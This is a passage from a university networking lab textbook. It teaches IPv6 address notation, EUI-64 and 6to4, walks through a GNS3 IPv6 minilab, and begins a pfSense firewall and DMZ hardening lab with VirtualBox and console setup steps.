- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – A very brief review

This instructional material is not designed to replace people's favorite learning materials. We want to simply augment what already exists. However, it was pointed out by some of our testers that a very abbreviated review would be a helpful inclusion within the textbook.

Generally, when you ask someone what a device's IP address is, they provide you with an IPv4 address. That's fine and dandy, but there's more to that picture. Devices also have an IPv6 address. Like IPv4 addresses, these addresses represent the routing prefix and the host identifier. However, IPv6 addresses are structured differently than IPv4 addresses.

Learning IPv4 required knowledge of binary and decimal. IPv6 requires knowledge of hexadecimal. IPv6 addresses use hexadecimal values, or base-16 values, meaning there are 16 possible values in each digit, 0-9, a-f.

Here's a translation table:

Decimal	0	1	2	3	4	5	6	7
Binary	0000	0001	0010	0011	0100	0101	0110	0111
Hex	0	1	2	3	4	5	6	7
Decimal	8	9	10	11	12	13	14	15
Binary	1000	1001	1010	1011	1100	1101	1110	1111
Hex	8	9	a	b	c	d	e	f

As you can see, using the hexadecimal term 'f' is a much more abbreviated representative symbol of the decimal number '15'. At least much easier on us humans than the binary term '1111'. This is helpful as the binary digits grow in size. Look at the difference between an IPv4 address in decimal vs binary.

IPv4 address represented by decimal	192.168.1.1
IPv4 address represented by binary	11000000.10101000.00000001.00000001

You can count the 1s and 0s if you want, but trust us when we say there are 32 bits there. To prevent us from running out of IP space again, IPv6 uses 128 bits! To put it in perspective, there are 100 times more usable IPv6 addresses than the number of atoms on the surface of the Earth. If we look at the different representations of an IPv6 address, we get the following:

IPv6 Decimal	43962 : 40734 : 51742 : 51400 : 33428 : 48204 : 11497 : 4970
IPv6 Binary	1010101110111010 : 1001111100011110 : 1100101000011110 : 1100100011001000 : 1000001010010100 : 1011110001001100 : 0010110011101001 : 0001001101101010
IPv6 Hexidecimal	abba:9f1e:ca1e:c8c8:8294:bc4c:2ce9:136a

As you can see, hexadecimal notation is MUCH easier for us humans to handle than binary. However, IPv6 addresses can still be pretty long. The average person can only recall lists of 7 items. Thankfully, there are conventions to shorten them such as omitting any redundant zeros.

Let's look at a sample IPv6 address such as 2001:ef48:64a3:0000:0000:0000:32ad:0792

1. Let's look at the leading zeros. Look at the last octet (last 4 characters) in our example address. Like how we don't write the number 8 as 008, we don't want to write 792 as 0792, so we remove the leading zero.

Original	2001:ef48:64a3:0000:0000:0000:32ad:0792
Removed the leading zeros	2001:ef48:64a3:0000:0000:0000:32ad:792

2. Next, we remove octets with 0000 as a value. We will refer to them as "gaps". The convention for removing strings of gaps is to replace them with two colons (::).

Removed the leading Zeros	2001:ef48:64a3:0000:0000:0000:32ad:792
Removed 'gaps"	2001:ef48:64a3::32ad:792

3. Much better, right? Keep in mind that you can only remove one string of gaps. In other words, you cannot have two instances of double colons in your address. If there are multiple gaps not in a string, the left-most gap is reduced to double colons, and the remainder is reduced to a single zero. Except for in the case of double colons, there must always be at least one character per octet. For example:

Original, with two sets of 'gaps'	2001:ef48:64a3:0000:0000:32ad:0000:0792
Removing the 'gaps'	**2001:ef48:64a3::32ad:0:0792**

4. You can still remove the leading zeros if there are any. We only have 1 octet with a leading 0 now. The octet 0792. So seeing the process in its entirety would look like this:

Original, with two sets of 'gaps'	2001:ef48:64a3:**0000:0000**:32ad:**0000**:0792
Remove the 'gaps' – left most string of zeros gets the :: and any other sting of zeros gets a single 0	2001:ef48:64a3**::**32ad:**0**:0792
Remove any remaining leading 0s	2001:ef48:64a3::32ad:0:792

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-20

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-21

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-22

IPv6 is very similar to IPv4 in its use. Recall that IPv4 addresses are broken up into a street and a house number. The street (routing prefix) is dictated by the subnet mask. If you have a mask of 255.255.255.0, or x.x.x.x/24 in CIDR, the first 24 bits of your address determine your routing prefix. In IPv6, it works similarly. Like IPv4, the

routing prefix is determined by the mask. In IPv6, your subnet mask can be upwards of 64 bits. For instance, if our IPv6 address is 2001:ef48:64a3:0000:0000:0000:32ad:0792, then it would be broken into two parts:

Routing Prefix	Host Identifier
2001:ef48:64a3:0000:	0000:0000:32ad:0792

Returning to the street address analogy, think of the routing prefix as a street name, and the host identifiers are the house numbers on that street. Just like how you would visit house 1234 on Elm Street, you would visit host 0000:0000:32ad:0792 at prefix 2001:ef48:64a3:0000

Now, with IPv6 we can be even more specific. Say you have a netmask of /48. Now only the first 48 bits represent the routing prefix. However, the 16 bits that were previously in the prefix are not allocated to the host identifier. These bits now identify the subnet your device is on.

Using the street address analogy, imagine the same road again. However, now imagine Elm Street has several alleys where people built houses after the neighborhood was constructed. If you want to find a house, in one of the alleys, you must first go down Elm Street and then the correct alley to get to the house. In order to get to house 1234, I must take Elm Street to Roadrunner Alley, then continue until I find house 1234. Returning to IPv6 land, if I want to find host 0000:0000:32ad:0792, I must first look on subnet 0000 on prefix 2001:ef48:64a3.

We want to go to the house 2001:ef48:64a3:0000:0000:0000:32ad:0792/48							
2001	ef48	64a3	0000	0000	0000	32ad	0792
Street			Alley	House number			
Routing Prefix			Subnet	Host ID			



An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-23



An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-24

Now that we have covered routing prefixes and subnets, let's look at the Host ID portion of the IPv6 address called the Extended Unique Identifier (EUI). The EUI consists of the MAC address of the interface. Recall from IPv4 that a MAC address is 48-bits long and consists of two parts, the manufacturer's ID and the serial number. However, the IPv6 Host ID (EIU) is 64-bits long, so some conversion is necessary.

Uppercase or Lowercase when writing Hex digits

3c:27:be:56:1d:d0 vs. 3C:27:BE:56:1D:D0

- Officially
  - In mathematics, any hexadecimal representation is done in lowercase.
  - RFC 5952 says lowercase for cyber functions.
- Real-world

- It really depends on the interface being used. Sometimes it is easier to read the address if it uses all uppercase, other times, lowercase is easier to read.
- It doesn't matter. We have more important things to care about.

1. We split the MAC address into its constituent parts.

Given a MAC Address: 3c:27:be:56:1d:d0	
3c:27:be	56:1d:d0
Manufacture's ID (OUI – Organizationally Unique ID)	Serial Number

2. Then we insert the MAC into the mold of an IPv6 host ID and add the reserved bits of FFFE to indicate an EUI-64 generated IPv6 address.

Given a MAC Address: 3c:27:be:56:1d:d0							
3c	27	be	add FF FE		56	1d	d0
3c	27	be	ff	fe	56	1d	d0

3. Now we have to look at the first octet and change the universal/local bit. The bit is 7th from the left. The bit should be a 1, which indicates local, not a 0 which means universal.

Given a MAC Address: 3c:27:be:56:1d:d0							
OUI			IPv6 Reserve		Serial Number		
3c	27	be	ff	fe	56	1d	d0
0011 1100	Convert to binary						
0011 1100	Locate the universal/local (U/L) bit and check its setting. This is set to universal (0)						
0011 1110	We flip this bit to local (1)						
3e	Convert the binary back to Hexidecmal which has now changed from 3c to 3e						
3e	27	be	ff	fe	56	1d	d0
Resulting IPv6 Host ID	3e27:beff:fe56:1dd0						

4. Practice your IPv6 knowledge with these questions:

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-25

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=5146#h5p-26

Now we look at how an IPv4 address is converted to an IPv6 address. This occurs when a network is using IPv4, but the packets need to tunnel through an IPv6 network to another IPv4 network. This is called 6to4 notation. The 6to4 tunnel concatenates the IPv4 address to the IPv6 address 2002::/16

Let's use the following IPv4 address as our example: 192.168.50.14

Start with IPv4 address	192	168	50	14
Convert to binary	1100 0000	1010 1000	0011 0010	0000 1110
Convert to Hex	c0	a8	32	0e
CAT 2002::/16	**2002**	c0 a8	32 0e	**::1/64**
Result an IPv6 address	2002:c0a8:320e::1/64			

Phase II – IPv6 MiniLab

Here we'll showcase IPv6 in action. It's important to remember that IPv6 functions very similarly to IPv4 in practice.

1. Open GNS3 and create a new project. Title the project appropriately

2. Add a switch and two VPCs to the network

3. Connect the VPCs to the switch

4. Select a routing prefix through random generation. In our example we'll be using 2001:db8::/32

5. Select a host ID for each VPC. In our example the host IDs are ::2 and ::3

6. Open the console for the first VPC and assign it the IPv6 address. Note that you can use the abbreviated address in the VPC

```
ip 2001:db8::2/32
```

7. Now open a Wireshark capture on either of the connections. Then, use the ping command to ping the other host on the network

```
ping 2001:db8::3/32
```

8. On Wireshark you should see that this operates exactly like an IPv4 address in practice. The only difference is the elimination of Network Address Translation and DHCP since we have enough IP addresses for every device to have one

Phase III – Prefix Designation

Similar to DHCP, IPv6 has a method for assigning IP addresses to hosts. The method for determining the host ID was explained above leaving the network prefix to be determined. A device determines this prefix by soliciting a router to assign it a prefix.

1. On the same GNS3 project add a MikroTik router to the workspace and connect it to the switch
2. Start the MikroTik router and open the console
3. Use the following command to assign the router an IPv6 address

```
ipv6 address add address=2001:db8::1/32 interface=ether1
```

4. Attach a Ubuntu Desktop machine to the switch but do not start it yet
5. Open a Wireshark capture on the link between the router and the switch
6. Start the Ubuntu Desktop machine and open a terminal. Utilize the command

```
ip add
```

7. In Wireshark you should see a router solicitation and a router reply. In the terminal the machine should now have an IPv6 address assigned with the prefix 2001:db8

End of Lab

Deliverables

Complete this worksheet and turn it in to receive credit for this exercise: Worksheet

Homework

Assignment 1 – Create your own GNS3 IPv6 network

- Use a different IPv6 routing prefix
- Connect it to the router from the minilab and use it for prefix designation
- Make sure the new network can ping the old one

Suggested Grading Criteria:

- Screenshot of GNS3 network
- Screenshot of pinging the old network form the new network

PART III

DEFENDING AN ENTERPRISE NETWORK

The chapters in this part are focused on hardening an Enterprise Network in various ways. It is assumed that the learner has already worked through the chapters in Building an Enterprise Network. Learners will need that baseline of knowledge in order to complete these labs.

CHAPTER 33

Network Hardening - pfSense Intranet

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

This chapter walks the learner through the steps needed to add a pfSense server to an enterprise network. Specifically, we are going to set up the lab, configure the pfSense server to act as our DHCP server, open all the firewall ports so you can see what is going on in the network, and then watch how the addition of each firewall rule affects our enterprise network.

Estimated time for completion: 45 minutes

LEARNING OBJECTIVES

- Configure pfSense for first use in GNS3
- Create various firewall rules to regulate IPv4 traffic
- Use pfSense as the DHCP server
- Use Wireshark to observe the effects of firewall rules

PREREQUISITES

- Chapter 6 – Adding a Virtual Machine to GNS3
- Chapter 10 – Create a pfSense Server
- Chapter 11 – Create a Ubuntu Desktop
- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense Dashboard
- Screenshot of all inside devices being able to ping
- Screenshot of the 3 rules for the DMZ

RESOURCES

- We consolidated information from a wide variety of resources. However, three sources stand out as being particularly helpful to this lab and we want to recognize them here:
    - Saifudeen Sidheeq – "How to Configure PfSense DMZ Setup? | Step by Step" – https://getlabsdone.com/how-to-configure-pfsense-dmz-setup/
    - Frank at WunderTech – "How to Set Up a DMZ in pfSense" – https://www.wundertech.net/how-to-set-up-a-dmz-in-pfsense/
    - Nikhath K – "pFSense DMZ Setup Guide" – https://bobcares.com/blog/pfsense-dmz-setup/

CONTRIBUTORS AND TESTERS

- Calvin Lindemann, Cybersecurity Student, ERAU-Prescott
- Morgan Finch, Cybersecurity Student, ERAU-Prescott
- Sarah Davis, Cybersecurity Student, ERAU-Prescott
- Eliana Seitz, Cybersecurity Student, ERAU-Prescott
- Tyler Jane McClure, Cybersecurity Student, ERAU-Prescott

The following steps are to create a baseline environment for completing the lab. It makes assumptions about the learner's knowledge from completing previous labs. We do not repeat screenshots or detailed steps of earlier labs.

The completed network topology will look like this:




Figure 1 – Final network

1. In VirtualBox, create clones of your pfSense firewall, Ubuntu server, and your Ubuntu Linux Desktop

> **CLONING NOTE:** Make sure to generate new MAC addresses either during the cloning process or afterwards in the networking settings.
>
> **GNS3 IMPORT NOTE:** When importing new VMs into GNS3, ensure that ***Allow GNS3 to use any configured VirtualBox adapter*** is selected in their network settings!

2. In VirtualBox, we need to configure the clones

    2.1. UBUNTU SERVER:

        2.1.1. Change the network settings for the Ubuntu server so that Adapter One is set to NAT or NAT network

        2.1.2. Power on the VM

        2.1.3. Log in, open a terminal, and type the following commands

            2.1.3.1. Update the system

```
> sudo apt update
```

            2.1.3.2. Install Apache (if you didn't do this in Chapter 7 when you built your Ubuntu Server)

```
> sudo apt install apache2
```

        2.1.4. Power off the VM

        2.1.5. Change the network settings so that Adapter One is set to **Generic Driver**

    2.2. Change the network settings of the pfSense-Firewall to the following:

        2.2.1. Adapter 1 – NAT

        2.2.2. Adapter 2 – Internal Network

        2.2.3. Adapter 3 – Internal Network

        2.2.4. Adapter 4 – Internal Network

3. Start GNS3

    3.1. Import devices from VirtualBox:

        3.1.1. pfSense (if you built a specific server)

        3.1.2. Ubuntu Desktop

3.1.3. Ubuntu Server

3.2. On the pfSense Server, change the GNS3 network settings to accommodate 4 adapters




Figure 2 – Firewall config

4. Please create a new project and name it appropriately

5. Build the network from Figure 1 near the top by following these steps:

5.1. "Internet": (NO BOX) – **192.168.122.0/24**

5.1.1. One switch – ***Ethernet switch***

5.1.2. Internet connectivity with the host machine – ***NAT Cloud (ISP)***

5.1.3. One client machine – ***This can be a VPCS for this lab, but for the next lab, it needs to be a VM with a browser, so it is a good idea to use one here, too***

NOTE: Some people use GNS3's Chromium appliance, but any device with a browser installed will suffice.

5.2. Management: (PURPLE BOX) – **99.99.99.0/24**

5.2.1. One switch – ***Ethernet switch***

5.2.2. One client machine – ***Guest/VM with browser (it admin)***

5.3. DMZ: (RED BOX) – **20.0.0.0/24**

5.3.1. One switch – ***Ethernet switch***

5.3.2. One client machine – ***Ubuntu Server (webserver)***

NOTE: Since this lab isn't focused on configuring a real web server, we will use the default webpage Apache provides. For now, verify that the daemon is running by typing:

```
systemctl status apache2.service
```




Figure 3 – Apache2 daemon status

If you have issues getting Ubuntu or Apache to work, you can "simulate" a web server with a VPCS client. The idea is to have an end device in the DMZ that we can ping from other areas on the network.

5.4. LAN: (BLUE BOX) – **10.0.0.0/24**

5.4.1. One switch – *Ethernet switch*

5.4.2. Three client machines – *VPCS*

5.5. pfSense Firewall connections **(CRITICAL!)**:

5.5.1. Connect ethernet0 to the ISP switch (Internet)

5.5.2. Connect ethernet1 to the Management switch

5.5.3. Connect ethernet2 to the DMZ switch

5.5.4. Connect ethernet3 to the LAN switch

Phase II – Configuring pfSense via CLI Console

Using VirtualBox instead of a physical box has its unique challenges. Mostly VirtualBox tries to help us do what we are trying to do and that can cause us some conflicts. We can work around these issues, but it may stress your cyber knowledge!

1. In GNS3, start the pfSense server

NOTE: There are like 3 seconds where you can change your boot options, but just let the timer click down and let it boot. The first time it starts, it can take a few minutes.

NOTE: There is no console. You have to look at it as a running VM.



1.1. Once the VM finishes booting, you should see the CLI menu below




Figure 4 – pfSense command line console

2. As you can see, pfSense only recognizes two interfaces – **em0 (WAN)** and **em1 (LAN)** – as currently active

2.1. Assign each of the pfSense interfaces on this device to a network

NOTE: Use the table below as a configuration guide for this step.

GNS3 Interface	pfSense Interface	pfSense Interface Name
Ethernet0	em0	WAN
Ethernet1	em1	LAN
Ethernet2	em2	OPT1
Ethernet4	em3	OPT2

2.2. Select option 1 to **Assign Interfaces**




Figure 5 – pfSense menu

2.2.1. When prompted with the message – **Should VLANs be set up now [y|n]?** – type

```
n
```

2.2.2. **Enter the WAN interface name or 'a' for auto-detection**

```
em0
```

2.2.3. **Enter the LAN interface name…**

```
em1
```

2.2.4. Similarly, use ***em2*** for the Optional 1 (OPT1) and ***em3*** for the Optional 2 (OPT2)

2.2.5. Verify the settings and type ***y*** to proceed

